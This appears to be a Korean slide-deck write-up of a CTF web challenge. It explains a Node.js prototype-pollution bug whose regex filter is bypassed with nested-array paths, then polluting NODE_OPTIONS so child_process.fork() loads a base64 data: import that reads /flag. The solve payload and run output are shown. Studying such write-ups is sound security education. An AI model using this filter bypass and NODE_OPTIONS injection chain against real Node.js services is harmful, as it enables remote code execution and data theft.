KT{ WEB HACKING WARGAME WRITE-UP }

Infinity Cloud Analytics

Node.js Prototype Pollution → Remote Code Execution

attacker@wargame: ~

```
$ python3 exploit.py
[*] Sending Advanced Type Confusion payload...
[+] PROOF SUCCESS: Flag found in dashboard!
```

CATEGORY : WEB

TARGET : NODE.JS / EXPRESS


GOAL : /flag RCE

AGENDA

목차

문제 개요

- 사내 분석 대시보드 “Infinity Cloud Analytics” 컨셉의 Web 문제
- 제보 형식 스토리라인: “설정 커스터마이징 기능에서 RCE가 가능하다”
- 플레이어는 소스코드 전체(Express + EJS)를 받아 취약점을 직접 분석하는 화이트박스 방식
- 목표는 서버 컨테이너 내부의 /flag 파일 내용을 획득하는 것



README.md

```
카테고리 : Web
환경     : docker compose up --build
목표     : /flag 파일 획득
```

EXPRESS

웹 프레임워크

EJS

Node.js 환경에서 서버 측 데이터를 HTML 내에 쉽게 주입하여 동적 웹 페이지를 생성할 수 있게 해주는 템플릿 엔진

CHILD_PROCESS

fork()로 RCE 트리거

객체와 프로토타입 체인

자바스크립트의 모든 객체는 __proto__를 통해 상위 객체를 참조하는 체인 구조를 가진다.

- obj.__proto__.X = Y 는 Object.prototype.X = Y 와 사실상 동일한 효과
- 즉, 오염 지점은 “하나의 인스턴스”가 아니라 “모든 인스턴스가 공유하는 원형(prototype)”
- 이 성질을 이용하면 애플리케이션 전역의 모든 일반 객체에 새로운 프로퍼티를 몰래 심을 수 있다

Prototype Pollution이란 무엇인가

정의: 공격자가 제어할 수 있는 입력을 통해 Object.prototype에 임의의 프로퍼티를 추가/변경하는 취약점

danger_example.js

```
// 어딘가에 있는 인증 체크 코드
if (user.isAdmin) {
  grantAdminAccess();
}

// 공격자가 오염시키면...
Object.prototype.isAdmin = true;

// user가 평범한 {} 객체여도
// user.isAdmin은 true가 됨!
```

- user 객체에 isAdmin 프로퍼티를 직접 넣은 적이 없어도, 프로토타입에서 상속받아 true로 평가됨
- 인증 우회, 설정 값 변조, 조건문 우회 등 다양한 2차 피해로 이어질 수 있음
- 오늘 다룰 문제는 여기서 한 단계 더 나아가 '코드 실행'까지 연결하는 사례

파일 구조 & 엔드포인트 훑기

tree ./src

```
src/
├─ app.js          // 메인 서버
├─ health.js       // fork()로 실행되는 자식프로세스
│
├─ views/
│  └─ index.ejs    // 대시보드 템플릿
└─ package.json
     (express, ejs)
```

GET /

대시보드 렌더링 (config 값 출력)

POST /api/config/set

설정 값 변경 — 취약 지점 ①

GET /api/report/generate

child_process.fork() 실행 — 취약 지점 ②

취약점 코드: setConfigPath()

src/app.js

```
function setConfigPath(obj, path, value) {
  const parts = Array.isArray(path)
    ? path : path.split('.');
  let current = obj;

  for (let i = 0; i < parts.length - 1; i++) {
    const part = parts[i];
    if (typeof part === 'string' &&
        /(proto|constructor|prototype)/i.test(part))
      return false;   // ← 필터링 지점
    if (!current[part]) current[part] = {};
    current = current[part];
  }
  current[parts.at(-1)] = value;   // sink
```

- path.split('.') 로 만든 문자열 배열마다 proto / constructor / prototype 을 정규식으로 차단
- 겉보기엔 견고한 방어처럼 보임 — 문자열 payload는 전부 걸러짐
- 하지만 필터 조건이 typeof part === 'string' 일 때만 동작한다는 점에 함정이 있음

06. DISCOVERY

1차 시도들: 다 막혀버린 우회 방법

__proto__.polluted

정규식이 'proto' 그대로 검출 → 차단

BLOCKED

constructor.prototype.polluted

'constructor', 'prototype' 모두 검출 → 차단

BLOCKED

__PROTO__ (대문자)

정규식에 /i 플래그(대소문자 무시) → 차단

BLOCKED

\u005f\u005fproto\u005f\u005f (유니코드 이스케이프)

JSON 파싱 시점에 이미 __proto__로 정규화됨 → 차단

BLOCKED

["__proto__"] (배열로 감싼 경로)

typeof가 문자열이 아니게 되어 검사 자체가 스킵됨

SUCCESS

06. DISCOVERY

핵심 트릭: Type Confusion 우회

path를 문자열이 아닌 "배열을 원소로 갖는 배열"로 보내면?

payload.json

```
"path": [ ["__proto__"], "NODE_OPTIONS" ]

parts[0] = ["__proto__"]  ← 배열, 문자열 아님!
typeof parts[0] === 'string'  //  false
```

node repl

```
> ["__proto__"].toString()
'__proto__'
```

→ 객체 키로 쓰이는 순간 문자열로 강제 변환되어 그대로 동작

정규식 검사 스킵 → `current[["__proto__"]]` → → "__proto__" 로 변환 → `Object.prototype` 진입

결과: 필터를 단 한 글자도 우회하지 않고, "타입" 자체를 바꿔서 검사를 무력화한다.

06. DISCOVERY

Sink 탐색: 오염된 값은 어디서 쓰이는가

오염(pollution) 자체는 시작일 뿐 — 진짜 어려운 부분은 "그 값이 실제로 위험하게 소비되는 지점(sink)"을 찾는 것

렌더링 (index.ejs)

config 값이 그대로 화면에 출력됨

위험도 낮음 — xss 후보 정도

fork('./health.js')

자식 프로세스 생성 시 env 구성

위험도 높음 — 프로세스 실행 환경에 개입 가능

JSON.stringify(config)

API 응답으로 config 반환

위험도 낮음 — 정보 노출 정도

→ 세 개의 후보 중, child_process.fork()가 유일하게 "코드 실행" 레벨까지 갈 수 있는 sink였다.

child_process.fork()의 동작 원리

node docs (요약)

fork(modulePath[, args][, options])

- 새로운 Node.js 프로세스를 생성
- options.env가 없으면
  기본값으로 process.env 사용
- 내부적으로 환경변수 객체를
  key-value 문자열 배열로
  직렬화해서 자식에게 전달

- 이 문제의 /api/report/generate 는 fork('./health.js') 를 옵션 없이 그대로 호출
- 즉 자식 프로세스는 부모의 process.env를 “그대로” 물려받는 구조
- 환경변수를 순회해서 직렬화하는 과정에 for-in 계열 로직이 쓰이는데, 이 부분이 다음 슬라이드의 핵심

07. EXPLOIT CHAIN

오염에서 RCE까지

1	Object.prototype 오염	NODE_OPTIONS 프로퍼티 주입
2	/api/report/generate 호출	child_process.fork() 실행
3	자식 프로세스 env 구성	for-in이 상속 프로퍼티까지 포함
4	NODE_OPTIONS 적용	--import=data:...;base64,... 로드
5	임의 JS 실행	/flag 읽고 EJS 템플릿에 기록 → RCE

note

for-in은 상속된 enumerable 프로퍼티도 **순회한다**

→ process.env 자체엔 없어도 오염된 값이 자식 env로 전달됨

08. SOLVE SCRIPT

익스플로잇 페이로드 설계

exploit.py — payload

```
cmd = """
import fs from 'fs';
const flag =
  fs.readFileSync('/flag','utf8').trim();
let c = fs.readFileSync(
  './views/index.ejs','utf8');
fs.writeFileSync('./views/index.ejs',
  c.replace('Infinity Cloud Dashboard', flag));
"""

payload = {
  "path": [["__proto__"], "NODE_OPTIONS"],
  "value": f"--import data:...;base64,{b64}"
}
```

- ① fs로 /flag를 읽고, index.ejs 파일의 문자열을 직접 flag로 치환하는 짧은 JS 코드를 base64로 인코딩
- ② --import data:text/javascript;base64,... 형태로 NODE_OPTIONS 값을 구성
- ③ /api/config/set 으로 오염 요청 전송
- ④ /api/report/generate 호출 → fork()가 오염된 NODE_OPTIONS로 실행되며 즉시 코드 실행
- ⑤ 메인 페이지(/) 재요청 → 치환된 template에서 flag 확인

09. LIVE DEMO

실제 실행 결과

```
$ python3 exploit.py
[*] Sending Advanced Type Confusion payload...
[*] Pollution Status: success
[*] Triggering RCE via child_process.fork()...
[*] Verifying Result...
[+] PROOF SUCCESS: Flag found in dashboard!
[+] FLAG: KT{wlsWk_answp_aksemsmstkfka_whsrudgody_prototype_pollution_rce}
```

실제 로컬 환경에서 exploit.py를 처음부터 끝까지 실행해 플래그 획득까지 검증 완료

09. LIVE DEMO

트러블슈팅: 겪었던 이슈들

base64 payload 길이

너무 긴 코드를 base64로 넣으면 요청 헤더/바디 제한에 걸림 → 코드를 최소화해서 해결

Node 버전 차이

--import 옵션은 Node 버전에 따라 동작이 달라 Dockerfile에서 node:20-slim으로 고정

fork() 타이밍 이슈

report/generate 응답이 오기 전에 flag 확인을 시도하면 아직 반영 전이라 실패 → 순차 요청으로 해결

11. MAKING-OF

제작 과정 & 타임라인

- **아이디어 구상** — 실제 CVE 사례 리서치, '필터 우회 → RCE' 컨셉 확정
- **1차 프로토타입** — 필터 없는 버전으로 기본 오염 → RCE 체인 동작 확인
- **필터 추가 & 밸런싱** — 정규식 필터 삽입, 너무 쉽게 우회되지 않도록 난이도 조정
- **내부 플레이테스트** — 동료에게 소스만 주고 풀이 시간 측정, 언인텐디드 솔브 여부 확인
- **Docker화 & 배포 준비** — for_user/for_admin 분리, Dockerfile 및 README 정리

12. CLOSING

회고 및 마무리

감사합니다

질문
받겠읍니다.